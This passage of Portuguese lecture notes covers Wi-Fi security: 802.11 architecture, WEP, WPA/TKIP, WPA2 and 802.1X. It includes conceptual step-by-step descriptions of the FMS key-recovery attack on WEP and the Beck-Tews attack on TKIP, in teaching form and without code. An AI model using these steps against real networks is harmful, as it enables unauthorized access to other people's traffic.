  - **Conteúdo** das tramas é cifrado
    - Esta medida não implica cifra dos cabeçalhos
- **Evita que atacantes forjem tramas válidas**
  - Tramas necessitam de ser autenticadas
    - Permite autenticação do emissor e garantia de frescura

### IV. IEEE 8902.11


Vamos agora focarmo-nos nas comunicações IEEE 8902.11 – também conhecidas como Wireless LAN ou Wi-Fi.

Começando pela **arquitetura em redes estruturadas** temos:

- **Estação – STA**
  - Dispositivo que se liga a uma rede sem fios
  - Possui um identificador único (um MAC Address)
- **Ponto de Acesso – AP**
  - Dispositivo que permite a ligação de dispositivos sem fios
  - Pode permitir a interligação a outras redes com fios

- **Rede Sem Fios**

- Conjunto formado por um set de STAs e Aps associados e que comunicam entre si



Img 4.1 – Exemplo da arquitetura Wi-Fi STA/AP

Para além dos elementos descritos que compõem a arquitetura, temos também a seguinte terminologia:

- **Basic Service Set - BSS**


- Rede formada por estações associadas a um AP

- **Extended Service Set - ESS**

- Rede formada por varias BSS interligadas por um Distributed System (DS, oh shit that's me)

- **Service Set ID – SSID**

- Identificador de uma rede sem fios servida por uma BSS através de uma ESS
- Um AP pode fornecer vários SSIDs




Img 4.2 – Outro exemplo da arquitetura Wi-Fi STA/AP com o acrescimo da terminologia bem definida

	SSID	BSSID	RSSI	CHANNEL
	MEO-WiFi	9e:97:26:f1:65:3e	-87	11
FON_ZON_FREE_INTERNET	00:05:ca:d3:32:f9	-86	11	
ZON-22D0	00:05:ca:d3:32:f8	-90	11	
Cabovisao-BB20	c0:ac:54:f8:fe:dc	-84	6	
FON_ZON_FREE_INTERNET	84:94:8c:ae:74:a9	-81	6	
ZON-6E50	84:94:8c:ae:74:a8	-81	6	
FON_ZON_FREE_INTERNET	84:94:8c:ad:23:99	-86	2	
ZON-ED50	84:94:8c:ad:23:98	-87	2	
FON_ZON_FREE_INTERNET	bc:14:01:9b:d0:c9	-88	1	
ZON-D030	bc:14:01:9b:d0:c8	-88	1	

Img 4.3 – Demonstração dos vários SSID (i.e redes sem fios) que existem num aeroporto


No que toca à **autenticação e associação** temos a seguinte imagem:



Img 4.4 – Autenticação/Associação numa rede Wi-Fi

Relativamente às **mensagens trocadas** entre um **STA** e um **AP** temos:

- **Mensagens de Gestão**
  - Beacon
  - Probe Request & Response
  - Authentication Request & Response
  - Deauthentication
  - Association Request & Response
  - Reassociation Request & Response
  - Disassociation
- **Mensagens de Controlo**
  - Request to Send (RTS)
  - Clear to Send (CTS)
  - Acknowledgment (ACK)
- **Mensagens de Dados**



Img 4.5 – Mensagens trocadas entre um STA e um AP

E por fim, falando da **segurança do meio físico**, basta analisarmos a seguinte tabela:

Tipo de Rede Funcionalidade		RSN (Robust Security Network)			WPA3
		pre-RSN	WEP	WPA	
Autenticação		Unilateral (STA)		Bilateral com 802.1X (STA, AP enetwork)	Bilateral com 802.1x
Distribuição de Chaves				EAP ou PSK, 4-Way Handshake	WP2 + OWE e SAE
Política de Gestão de IVs				TKIP	AES-CCMP
Cifra dos Dados			RC4	AES-CTR	AES-GCM e EC
Controlo de Integridade	Cabeçalhos		Michael	AES	SHA-384 HMAC
	Corpo	CRC-32	CRC-32, Michael	CBC-MAC	

- **Outros**
  - Ocultação do SSID
  - Filtro dos endereços MAC autorizados
  - Aleatoriedade dos endereços MAC (na descoberta)
  - Contra-medidas

Img 4.5 – Medidas de segurança do meio físico

## V. WEP – Wired Equivalent Privacy

Medida de segurança que faz parte do padrão IEEE 802.11, tendo sido o primeiro protocolo de segurança adotado.

Conferia segurança no nível de enlace para as redes sem fio (tipo Wi-Fi) semelhante às redes com fio. Atualmente é utilizado, escolhendo o algoritmo RC4 para criptografar os pacotes que são trocados de forma a tentar garantir confidencialidade dos dados e o algoritmo CRC-32 para garantir autenticação.

Temos então as características:

- **Autenticação Unilateral e Facultativa**
  - AP pode suportar vários modos em simultâneo
- **OSA – Open System Authentication**
  - Processo no qual um computador ganha acesso a uma rede wireless que use o WEP Protocol
  - Qualquer computador (equipado com um wireless modem) consegue aceder a qualquer rede WEP e receber **ficheiros não encriptados!**
  - Sem qualquer autenticação
  - Basta que o SSID do computador dê match com o SSID do AP
- **SKA – Shared Key Authentication**
  - Processo no qual um computador pode tentar ganhar acesso a uma wireless network que use o WEP protocol
  - Permite que um computador aceda de forma completa a uma rede WEP permitindo a troca de dados encriptados (ou não encriptados)
  - Autenticação feita com Desafio-Resposta entre STA e AP
  - Usa-se uma chave distinta por cliente (i.e por endereço MAC) ou por rede
  - A key que o computador manda deve dar match com a key que o AP possua
  - Autenticação é unilateral da STA
    - Ou seja, o AP não é autenticado


- Os dados (corpo da mensagem) são
  - Cifrados com RC4 – Chaves de 40 ou 104 bits
  - Autenticados usando CRC-32

O WEP, porém, é **completamente inseguro, mesmo com SKA!**

- Um atacante pode obter a informação necessária para se fazer passar por uma vítima
- APs de atacantes não podem ser detetados (porque não ha autenticação da AP)

Outros problemas incluem:

- A mesma chave é usada para autenticação e confidencialidade
  - Sem distribuição de chaves
  - As chaves são sobre-usadas
- Controlo de integridade fraco
  - CRC-32 é considerado fraco e linear
  - Modificação determinística de tramas é trivial
- Fraca gestão de IVs
  - IV é demasiado pequeno (24 bits) e as repetições são frequentes
    - Mesmo IV = Mesma Chave => Mesma Keystream
  - IVs não são geridos pelo que pode haver duplicação



Img 5.1 – Encriptação com RC4 e CRC

# Ataque de Fluhrer, Mantin e Shamir (FMS)

- **Base: descoberta uma vulnerabilidade no RC4**

- Não foi específico do IEEE 802.11 ou WEP
- Chaves fracas resultantes do KSA (Key Scheduling Algorithm) usado
- Impacto: Bits da keystream refletem bits da chave

- **WEP SKA**

- $\text{Chave}_{\text{RC4}} = \text{IV}[0:2] + \text{Chave}$ , com  $\text{len}(\text{chave}) = 13$  (ou 5 ) bytes. Total 104 bits
- IV é visível (parte da chave)

- **A vulnerabilidade:**

- Com algumas chaves na forma  $(a+3, n-1, *)$ , onde  $a=\text{byte da chave}$ ,  $n = [0..256]$ , se atacante conhecer:
  - **primeiro byte** do texto ( $p_0$ )
  - **primeiros m bytes da chave** ( $k_0..m$ )
- Impacto: Atacante pode derivar  $m+1$  bytes da chave

- **Atacante conhece**

- Primeiro byte do criptograma ( $c_0$ ) (transmitido)
- Primeiro byte do texto ( $p_0$ ) (cabeçalho SNAP, 0xAA)
- Primeiros 3 bytes da chave (IV)
- Primeiro byte da keystream ( $k_0 = p_0 \oplus c_0$ )

- **O Ataque**

- Assumir que a **chave = IV + [3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]**
- Executar o KSA até à terceira iteração ( $i=3$ )
- Esperar por IVs vulneráveis ( $a + 3, n - 1, *$ )
- $K_i$  pode ser recuperada usando  $(c_0 - j - S[i]) \bmod n$ 
  - $S[i]$  é o resultado da P-Box na posição i, n é o tamanho de S e j é o índice do byte atual
- Atacante não sabe se o  $K_i$  é correto
  - Valor correto de  $K_i$  será mais frequente
- Extração de  $K_i$ : determinar o valor mais frequente e passar para o seguinte

- **Impacto: Atacante recupera chave depois de 500k-1M pacotes**

- <1.4GB de dados

Img 5.2 – Ataque de Fluhrer, Mantin e Shamir

## VI. WPA – Wi-Fi Protected Access

Standard de segurança para wireless internet connections desenvolvido de forma a permitir melhor encriptação de dados e autenticação mais robusta do que o WEP

**O WPA, basicamente, faz uso do WEP de uma forma mais segura:**

- Usa uma chave RC4 diferente por cada mensagem
- Chaves RC4 fracas são evitadas
- O controlo de integridade é mais robusto (Michael)
- Faz controlo dos IVs (uso sequencial)

Este standard foi **implementado, inicialmente, ao nível do driver, tendo depois sido implementado no próprio firmware**. Isto foi feito para que pudesse ser suportado por dispositivos legacy (que estivesse preparados para usar WEP)

Alinhado com a especificação IEEE 802.11i que define a atual arquitetura de segurança do IEEE 802.11.


A WPA pode também ser usada com 802.1x para autenticação forte e mutua

O método de encriptação do WPA chama-se **Temporal Key Integrity Protocol – TKIP**, caracterizado por:


- **Uso de chaves temporais**
  - De forma a evitar ataques por engenharia social
- **Sequenciação de mensagens**
  - De forma a evitar a repetição/injeção
- **Mistura de chaves**
  - Para evitar colisões de IVs
  - Para evitar chaves fracas
- **Controlo de integridade melhorado – MIC**
  - Para evitar a manipulação de pacotes

- **Contra-Medidas**


- De forma a resistir a fraquezas do TKIP MIC



Img 6.1 – Encriptação TKIP



Img 6.2 – Processo WAP TKIP



Img 6.3 – Formato das mensagens

# Ataque Beck-Tews

- **Condições**

- O endereço de rede é parcialmente conhecido (ex 192.168.x.x)
- A rede suporta QoS (IEEE 802.11e) com 8 canais (TID)
- O período de renovação TKIP é longo (3600 segundos)
- Ataque chop-chop: decifrar m bytes de um pacote, enviando m \* 128 pacotes, usando força bruta no ICV

- **Ataque**

- Capturar um pacote ARP (texto conhecido)
  - quase todos os campos são conhecidos exceto endereços IP, MIC e ICV
- Enviar pacotes “adivinhando” o texto: limite de 1 pacote/TID/min
- Força bruta sobre o endereço IP (2 bytes)
- Reverter o MIC e encontrar a chave
  - MICHAEL não é estritamente unidirecional
- Impacto: Obter a keystream válida para um qualquer TSC


Img 6.4 – Ataque Beck-Tews que fode o WAP

## VII. IEEE 802.11i – WPA2


O WPA2 é uma substituição da tecnologia WPA que ocorreu porque, se bem que o WPA era mais seguro do que o WEP, a Wi-Fi Alliance (que desenvolveu tanto o WPA como o WPA2) queria criar um novo certificado para redes sem fio que fosse mais confiável.

Basicamente, o WPA2 é uma certificação de produto que certifica os equipamentos sem fios compatíveis com o padrão 802.11i

- **Define uma Robust Security Network – RSN**
  - Redes que suportam WPA e 802.11i
- **Usa mecanismos avançados para proteção de mensagens**
  - AES para cifrar os dados e controlo de integridade



Img 7.1 – Comparação entre mensagens WEP e AES-CCMP



Img 7.2 – AES-CCMP: AES com CBC-MAC. Modo de cifra autenticando usando chaves de 128 bits


- **Usa 802.1x para autenticação de clientes**
  - Modo simplificado WPA-PSK para SOHO
  - Modo WPA-Enterprise para ambientes de maior dimensão
  - Ou seja, existem 2 versões

- **PTK: Pairwise Transient Key**

- PRF(PMK | ANonce | SNonce | AP MAC address |STA MAC address)
- PRF: Pseudo Random Function
- PMK = PSK = PBKDF2(HMAC-SHA1, password, ssid, 4096, 256)

- **GTK: Group Temporal Key**

- Utilizado para tráfego broadcast




Img 7.3 – IEEE 802.11 AEP: PTK e GTK

## VIII. IEEE 802.1x – Autenticação de Portas

O modelo de autenticação de portas é igual para todas as redes IEEE 802: **Autenticação mútua a nível MAC (L2)**


Originalmente foi desenhado para grandes redes (como campos universitarios, empresas, ...) mas o modelo foi expandindo para redes sem fios mais pequenas.



Img 8.1 – Arquitetura da autenticação IEEE 802.1x


## IX. IEEE 802.1x – Fases

Vamos agora ver as diferentes fases da comunicação em IEEE 802.1x



Img 9.1 – Its not just a phase, mom!

